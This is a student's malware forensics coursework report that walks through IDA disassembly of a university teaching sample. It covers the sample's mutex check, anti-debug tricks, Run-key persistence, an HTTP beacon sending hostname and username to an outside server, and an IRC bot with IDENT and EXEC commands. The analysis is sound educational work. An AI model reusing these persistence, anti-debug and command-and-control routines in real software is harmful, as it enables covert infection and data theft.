Malware Forensics Coursework [MalFor]

Malware Disassembly

Student No.: 2068521

UNIVERSITY OF PORTSMOUTH

Disclaimer

By submitting this report for marking, **I fully understand** that and **I agree**:

- This is an independent piece of coursework, and it is expected that I have taken responsibility for all the design, implementation, analysis of results and writing of the report. And, it is 2000 words (+/-10%).
- For the Turnitin plagiarism software, the match score of the report must be below 15% overall and less than 5% to an individual source (excluding appendices). Marks will be investigated accordingly. if appropriate.
- This marking scheme sets out what would be expected for each marking band for this module's coursework.
- The University "general criteria applicable to essays, reports and aspects of projects and dissertations" applies (on Moodle).
- It is blind marked.
- Any technical help, high-level advice and suggestions which may be provided in-person (e.g., labs) and electronically, has no contribution to or an indication of my final mark.
- Knowledge of a peer's work and their final mark is not justification for what my own mark should be.
- Any examples provided were used for ideas only, and "having followed an example" is not justification for what my mark should be.
- The coursework malware was used for analysis only and was isolated to a safe working
environment (a virtual machine), to prevent the malware from infecting the host.

Checks to see if malware is already running using the **__Z9isRunningFunction**, if not then moves to next step, if it is, then process is cancelled

Produces an alert Message Box on the system with the string '*This file is a piece of malware for the University malware analysis coursework. If you continue, your computer will be infected*' with a yes or no option to continue.

```
; Attributes: bp-based frame

; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
public _WinMain@16
_WinMain@16 proc near

pcbBuffer= dword ptr -1A0h
WSAData= WSAData ptr -19Ch
var_C= dword ptr -0Ch
hInstance= dword ptr  8
hPrevInstance= dword ptr  0Ch
lpCmdLine= dword ptr  10h
nShowCmd= dword ptr  14h

; __unwind {
push    ebp
mov     ebp, esp
sub     esp, 1B8h
call    __Z9isRunningv  ; isRunning(void)
test    al, al
jz      short loc_402A0B
```

```
loc_402A0B:                     ; uType
mov     dword ptr [esp+0Ch], 1004h
mov     dword ptr [esp+8], offset aAlert ; "Alert"
mov     dword ptr [esp+4], offset aThisFileIsAPie ; "This file is a piece of malware for the"...
mov     dword ptr [esp], 0 ; hWnd
call    _MessageBoxA@16 ; MessageBoxA(x,x,x,x)
sub     esp, 10h
cmp     eax, 7
setz    al
test    al, al
jz      short loc_402A48
```

Figure 1 - Portion of WinMain Function

If **GetLastError** produces a result of 1, meaning an error occurred or a mutex has been created previously, then an alert message box pops up with the text '*error, already running*'

Mutex is created so it can control access to multiple resources across processes, also used to make sure only one instance of itself is created. The mutex is called 'malfor'. The function **GetLastError** is called to see if either an error occurred or if a mutex has already been created

```
; Attributes: bp-based frame

; _DWORD isRunning(void)
public __Z9isRunningv
__Z9isRunningv proc near
; __unwind {
push    ebp
mov     ebp, esp
sub     esp, 18h
mov     dword ptr [esp+8], offset Name ; "malfor"
mov     dword ptr [esp+4], 1 ; bInitialOwner
mov     dword ptr [esp], 0 ; lpMutexAttributes
call    _CreateMutexA@12 ; CreateMutexA(x,x,x)
sub     esp, 0Ch
call    _GetLastError@0 ; GetLastError()
cmp     eax, 0B7h
setz    al
test    al, al
jz      short loc_4029E8
```

```
mov     dword ptr [esp+0Ch], 0 ; uType
mov     dword ptr [esp+8], offset aError ; "error"
mov     dword ptr [esp+4], offset aAlreadyRunning ; "already running"
mov     dword ptr [esp], 0 ; hWnd
call    _MessageBoxA@16 ; MessageBoxA(x,x,x,x)
sub     esp, 10h
mov     eax, 1
jmp     short locret_4029ED
```

```
loc_4029E8:
mov     eax, 0
```

```
locret_4029ED:
leave
retn
; } // starts at 402984
__Z9isRunningv endp
```

Figure 2 - Contents of **__Z9isRunning**Function

Checks to see if a debugger is being used, using the **IsDebuggerPresent()** Windows API. If TRUE is returned, then a debugger is being used.

If **IsDebuggerPresent()** produces a TRUE result, then an alert message box is shown with the message '*Anti-Debug, are you really trying that?*'. This then stops then malware.

```
loc_402A48:
call    _IsDebuggerPresent@0 ; IsDebuggerPresent()
test    eax, eax
setnz   al
test    al, al
jz      short loc_402A87
```

```
loc_402A87:
call    __Z6infectv     ; infect(void)
lea     eax, [ebp+WSAData]
mov     [esp+4], eax    ; lpWSAData
mov     dword ptr [esp], 202h ; wVersionRequested
call    _WSAStartup@8   ; WSAStartup(x,x)
sub     esp, 8
test    eax, eax
setnz   al
test    al, al
jz      short loc_402AB8
```

```
mov     dword ptr [esp+0Ch], 0 ; uType
mov     dword ptr [esp+8], offset aAntiDebug ; "Anti-debug"
mov     dword ptr [esp+4], offset Text ; "Are you really trying that?"
mov     dword ptr [esp], 0 ; hWnd
call    _MessageBoxA@16 ; MessageBoxA(x,x,x,x)
sub     esp, 10h
mov     eax, 0
jmp     locret_402B82
```

The function **Zinfectv** gets called to create persistence in the registry. The **WSAdata** API function is called and then subsequently **WSAstartup** is called to initialise the winsock library. No winsock functions can be used until **WSAstartup** is called.

Figure 3 - Portion of **WinMain** Function

```
; Attributes: bp-based frame

; _DWORD infect(void)
public __Z6infectv
__Z6infectv proc near

Filename= byte ptr -118h
var_14= dword ptr -14h
hModule= dword ptr -10h
var_C= dword ptr -0Ch

; __unwind {
push    ebp
mov     ebp, esp
sub     esp, 148h
mov     dword ptr [esp+20h], 0 ; lpdwDisposition
mov     dword ptr [esp+1Ch], offset _hKey ; phkResult
mov     dword ptr [esp+18h], 0 ; lpSecurityAttributes
mov     dword ptr [esp+14h], 0F003Fh ; samDesired
mov     dword ptr [esp+10h], 0 ; dwOptions
mov     dword ptr [esp+0Ch], 0 ; lpClass
mov     dword ptr [esp+8], 0 ; Reserved
mov     dword ptr [esp+4], offset SubKey ; "SOFTWARE\\Microsoft\\Windows\\CurrentVe"...
mov     dword ptr [esp], 80000001h ; hKey
call    _RegCreateKeyExA@36 ; RegCreateKeyExA(x,x,x,x,x,x,x,x,x)
sub     esp, 24h
mov     [ebp+var_C], eax
mov     dword ptr [esp], 0 ; lpModuleName
call    _GetModuleHandleA@4 ; GetModuleHandleA(x)
sub     esp, 4
mov     [ebp+hModule], eax
mov     dword ptr [esp+8], 104h ; nSize
lea     eax, [ebp+Filename]
mov     [esp+4], eax    ; lpFilename
mov     eax, [ebp+hModule]
mov     [esp], eax      ; hModule
call    _GetModuleFileNameA@12 ; GetModuleFileNameA(x,x,x)
sub     esp, 0Ch
cmp     [ebp+var_C], 0
jnz     short loc_401A79
```

Creates a registry key using the **RegCreateKey API** function, with the path 'SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run' . This is done to create persistence; the malware will run whenever windows is loaded.

```
lea     eax, [ebp+Filename]
mov     [esp], eax      ; Str
call    _strlen
lea     edx, [eax+1]
mov     eax, ds:_hKey
mov     [esp+14h], edx  ; cbData
lea     edx, [ebp+Filename]
mov     [esp+10h], edx  ; lpData
mov     dword ptr [esp+0Ch], 1 ; dwType
mov     dword ptr [esp+8], 0 ; Reserved
mov     dword ptr [esp+4], offset Name ; "malfor"
mov     [esp], eax      ; hKey
call    _RegSetValueExA@24 ; RegSetValueExA(x,x,x,x,x,x)
sub     esp, 18h
mov     [ebp+var_14], eax
```

The **RegSetValue** API function sets the data value within the registry key, the name of the Registry key is 'malfor'.

Figure 4 - Contents of **Zinfectv** Function

The hostname of the computer is grabbed by the function **GetHostName,** which is then stored in the _myhostname buffer. The same process is done with the Username by the **GetUserName** function. The **Z14updateChanName** function is then called.

If the function cannot successfully connect to the server, then an alert message box pops up and prints '*Cannot connect to server*'. If no action is performed then it exists the process, otherwise a 4 second sleep is induced and it loops back to restart the connection

```
loc_402AB8:                ; namelen
mov     dword ptr [esp+4], 64h ; 'd'
mov     dword ptr [esp], offset _myhostname ; name
call    _gethostname@8  ; gethostname(x,x)
sub     esp, 8
mov     [ebp+pcbBuffer], 64h ; 'd'
lea     eax, [ebp+pcbBuffer]
mov     [esp+4], eax    ; pcbBuffer
mov     dword ptr [esp], offset _myusername ; lpBuffer
call    _GetUserNameA@8 ; GetUserNameA(x,x)
sub     esp, 8
call    __Z14updateChanNamev ; updateChanName(void)
mov     [ebp+var_C], 4
```

```
mov     eax, 1
jmp     locret_402B82
```

```
loc_402AFE:
mov     edx, [ebp+var_C]
mov     eax, edx
add     eax, eax
add     eax, edx
shl     eax, 3
add     eax, offset _servers ; "happydays.com"
mov     [esp], eax      ; pNodeName
call    __Z15connecttoserverPc ; connecttoserver(char *)
test    eax, eax
setz    al
test    al, al
jz      short loc_402B31
```

```
locret_402B82:
leave
retn    10h
; } // starts at 4029EF
_WinMain@16 endp
```

```
call    __Z9ircclientv ; ircclient(void)
mov     dword ptr [esp], 0FFFFFFFFh ; Code
call    _exit
```

```
loc_402B31:             ; uType
mov     dword ptr [esp+0Ch], 1000h
mov     dword ptr [esp+8], offset aAlert ; "Alert"
mov     dword ptr [esp+4], offset aCannotConnectT ; "Cannot connect to server"
mov     dword ptr [esp], 0 ; hWnd
call    _MessageBoxA@16 ; MessageBoxA(x,x,x,x)
sub     esp, 10h
cmp     eax, 7
setz    al
test    al, al
jz      short loc_402B6E
```

```
mov     dword ptr [esp], 0 ; Code
call    _exit
```

```
loc_402B6E:             ; dwMilliseconds
mov     dword ptr [esp], 1388h
call    _Sleep@4        ; Sleep(x)
sub     esp, 4
jmp     loc_402AFE
```

The URL 'Happydays.com' is stored, and passed to the **ConnectToServer** function as a parameter. This function resolves the address to a socket address and subsequently makes a TCP connection to that address. If the TCP connection can be resolved then it moves to the function **IRCClient**

Figure 5 - Portion of **WinMain** function

The function starts with initialising a HTTP request. This is done by the Windows API Function InternetOpenA. 'OSX' is the user agent. The hex values shown after represent ASCII characters forming a URL

The request is sent out via the Windows API function **InternetOpenUrlA,** the request can be measured via 'hFile'. The 'CMP' code at the end checks to make sure the HTTP request is successful.

```
push    edi
push    ebx
sub     esp, 240h
mov     dword ptr [esp+10h], 0 ; dwFlags
mov     dword ptr [esp+0Ch], 0 ; lpszProxyBypass
mov     dword ptr [esp+8], 0 ; lpszProxy
mov     dword ptr [esp+4], 0 ; dwAccessType
mov     dword ptr [esp], offset szAgent ; "OSX"
call    _InternetOpenA@20 ; InternetOpenA(x,x,x,x,x)
sub     esp, 14h
mov     [ebp+hInternet], eax
mov     dword ptr [ebp+Destination], 70747468h
mov     [ebp+var_113], 312F2F3Ah
mov     [ebp+var_10F], 392E3736h
mov     [ebp+var_10B], 38382E39h
mov     [ebp+var_107], 3232322Eh
mov     [ebp+var_103], 636E632Fh
mov     [ebp+var_FF], 7068702Eh
mov     [ebp+var_FB], 3D64693Fh
mov     [ebp+var_F7], 0
lea     eax, [ebp+var_F3]
mov     ecx, 0DBh
mov     ebx, 0
mov     [eax], ebx
mov     [eax+ecx-4], ebx
lea     edx, [eax+4]
and     edx, 0FFFFFFFCh
sub     eax, edx
add     ecx, eax
and     ecx, 0FFFFFFFCh
shr     ecx, 2
mov     edi, edx
mov     eax, ebx
rep stosd
mov     dword ptr [esp+4], offset _myhostname ; Source
lea     eax, [ebp+Destination]
mov     [esp], eax      ; Destination
call    _strcat
lea     eax, [ebp+Destination]
mov     ecx, 0FFFFFFFFh
mov     edx, eax
mov     eax, 0
mov     edi, edx
repne scasb
mov     eax, ecx
not     eax
lea     edx, [eax-1]
lea     eax, [ebp+Destination]
add     eax, edx
mov     dword ptr [eax], 64697526h
mov     word ptr [eax+4], 3Dh ; '='
mov     dword ptr [esp+4], offset _myusername ; Source
lea     eax, [ebp+Destination]
mov     [esp], eax      ; Destination
call    _strcat
mov     dword ptr [esp+14h], 1 ; dwContext
mov     dword ptr [esp+10h], 1 ; dwFlags
mov     dword ptr [esp+0Ch], 0 ; dwHeadersLength
mov     dword ptr [esp+8], 0 ; lpszHeaders
lea     eax, [ebp+Destination]
mov     [esp+4], eax    ; lpszUrl
mov     eax, [ebp+hInternet]
mov     [esp], eax      ; hInternet
call    _InternetOpenUrlA@24 ; InternetOpenUrlA(x,x,x,x,x,x)
sub     esp, 18h
mov     [ebp+hFile], eax
cmp     [ebp+hFile], 0
jz      loc_401864
```

Figure 6a - Contents of **ConnectToServer** Function

The function **InternetReadfile** reads the data and then copies it into a buffer.

This closes the URL and stops the reading of data.




Figure 6b - Contents of **ConnectToServer** Function

This function starts with combining the current time with a random integer to create a random number, this is appended to the end of the string with 'bot'

IRC Protocol messages are sent to the IRC server, these messages include the strings 'USER' and 'NICK'.

The Windows API Function **IsDebuggerPresent** is then called again, if it returns TRUE then an alert message box is created.

```
; Attributes: bp-based frame

; _DWORD ircclient(void)
public __Z9ircclientv
__Z9ircclientv proc near

Destination= byte ptr -1437h
Text= byte ptr -1338h
buf= byte ptr -1238h
Buffer= byte ptr -238h
var_237= byte ptr -237h
var_38= dword ptr -38h
s= dword ptr -34h
var_30= dword ptr -30h
Str2= dword ptr -2Ch
Command= dword ptr -28h
lpText= dword ptr -24h
String1= dword ptr -20h
var_1C= dword ptr -1Ch
var_18= dword ptr -18h
var_14= dword ptr -14h
Str1= dword ptr -10h
Source= dword ptr -0Ch

; __unwind {
push    ebp
mov     ebp, esp
mov     eax, 1468h
call    ___chkstk_ms
sub     esp, eax
mov     dword ptr [esp], 0 ; Time
call    _time
mov     [esp], eax      ; Seed
call    _srand
call    _rand
mov     [esp+0Ch], eax
mov     dword ptr [esp+8], offset aBot ; "bot"
mov     dword ptr [esp+4], offset aSD ; "%c%d"
mov     dword ptr [esp], offset _nick ; Buffer
call    _sprintf
mov     ds:byte_409128, 0
lea     eax, [ebp+Buffer]
mov     dword ptr [eax], 53534150h
mov     dword ptr [eax+4], 6E616620h
mov     dword ptr [eax+8], 65627963h
mov     dword ptr [eax+0Ch], 0A0D7261h
mov     byte ptr [eax+10h], 0
mov     eax, _sock
lea     edx, [ebp+Buffer]
mov     [esp+4], edx    ; Str
mov     [esp], eax      ; s
call    __Z9writeLinejPc ; writeLine(uint,char *)
mov     dword ptr [esp+0Ch], offset aUnivCoursework ; "Univ Coursework Exercise"
mov     dword ptr [esp+8], offset _nick
mov     dword ptr [esp+4], offset aUserS0S ; "USER %s 0 * :%s\r\n"
lea     eax, [ebp+Buffer]
mov     [esp], eax      ; Buffer
call    _sprintf
mov     eax, _sock
lea     edx, [ebp+Buffer]
mov     [esp+4], edx    ; Str
mov     [esp], eax      ; s
call    __Z9writeLinejPc ; writeLine(uint,char *)
mov     dword ptr [esp+8], offset _nick
mov     dword ptr [esp+4], offset aNickS ; "NICK %s\r\n"
lea     eax, [ebp+Buffer]
mov     [esp], eax      ; Buffer
call    _sprintf
mov     eax, _sock
lea     edx, [ebp+Buffer]
mov     [esp+4], edx    ; Str
mov     [esp], eax      ; s
call    __Z9writeLinejPc ; writeLine(uint,char *)
call    _IsDebuggerPresent@0 ; IsDebuggerPresent()
test    eax, eax
setnz   al
test    al, al
jz      short loc_402098
```

Figure 8 - Portion of the **IRClient** Function

The program is prepared to receive data from the IRC server, known by the use of '_sock'. **revc,** which s a socket API call used for receiving data, is called. A test is done to make sure that data was received, if not he program repeats itself.




Figure 7 - Portion of the **IRCclient** Function

Grabs the current time using the 'time' API function, then compares it to the 'Last Hello' variable to see how much time has passed. If it is less than 5 seconds, it jumps to **'loc_402378'.**





Figure 9 - Portion of the **IRClient** Function

Number of strings within 'if' statements, used to compare command and start the functionality of those commands.



The corresponding functions of those string if statements. This is where those commands are executed

Figure 10 - Overview of the IRClient structure

Grabs the current time using the 'time' API function, then compares it to the 'Last Hello' variable to see how much time has passed. If it is less than 5 seconds, it jumps to **'loc_402378'.**





Figure 11a - Starting event of IRC commands



The following string is then sent into a IRCclient channel 'PRIVMSG :Hi , I'm a bot that's part of the UoP MALFOR Coursework..'. Its sent into the channel '#malfor' using the **WriteLinetoPC** function.

The string 'IDENT' is compared to the IRC user input, if it is the same then its passed to the corresponding function. If its not correct it moves to the next command.

```
loc_4023D6:
mov     dword ptr [esp+4], offset aIdent ; "IDENT"
mov     eax, [ebp+String1]
mov     [esp], eax      ; String1
call    _stricmp
test    eax, eax
setz    al
test    al, al
jz      short loc_40243C
```

Figure 12a - Ident command

The following string is then sent into a IRCclient channel 'PRIVMSG %s :%s / %s\r\n'. It sent using the hostname and username, into the channel '#malfor'.

This command displays the machine name of all bots, the % sign are replaced by the hostname and username

```
mov     dword ptr [esp+10h], offset _myusername
        dword ptr [esp+0Ch], offset _myhostname
mov     dword ptr [esp+8], offset _CHANNEL ; "#malfor"
mov     dword ptr [esp+4], offset aPrivmsgSSS ; "PRIVMSG %s :%s / %s\r\n"
lea     eax, [ebp+Buffer]
mov     [esp], eax      ; Buffer
call    _sprintf
mov     eax, _sock
lea     edx, [ebp+Buffer]
mov     [esp+4], edx    ; Str
mov     [esp], eax      ; s
call    __Z9writeLinejPc ; writeLine(uint,char *)
jmp     loc_40292C
```

Figure 11a - Starting event of IRC commands

The string 'EXEC' is compared to the IRC user input, if it is the same then its passed to the corresponding function. If not it moves to the next command.




Figure 13a - EXEC command

Checks to see if the command starts with a #

